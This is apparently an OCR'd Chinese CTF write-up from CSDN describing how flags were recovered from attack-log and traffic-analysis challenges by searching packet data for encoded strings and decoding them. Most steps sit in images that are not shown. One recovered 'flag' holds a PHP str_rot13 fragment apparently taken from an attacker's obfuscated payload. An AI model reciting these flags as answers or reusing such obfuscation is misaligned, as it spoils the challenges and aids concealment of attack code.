
最终得到flag{7FoM2StkhePz}

2、attack_log_analysis


打开这个题后，我们还是按照正常顺序来，直接找flag没有找到，然后把flag编码进行尝试



发现在这里已经是找到对应的flag编码，我们直接右键查看分组字节



解码得到flag{".str_rot13($str)."}





三、可恶的黑客


在这个题目中其实有两种解决办法，先介绍第一种

1、搜索编码


在上一章节我们是直接利用编码搜索，这个题我们也继续进行尝试看看，当然这个题目和其他题目就是不一样编码的。









直接搜索试一下



发现什么东西都没有，我们再试试其他的，单独搜索flag中f字符试试




CSDN @TJA小傲




CSDN @TJA小傲

先都复制出来看一下



直接解密试试




得到flag，我说查flag没有，原来是吧l换成1了。

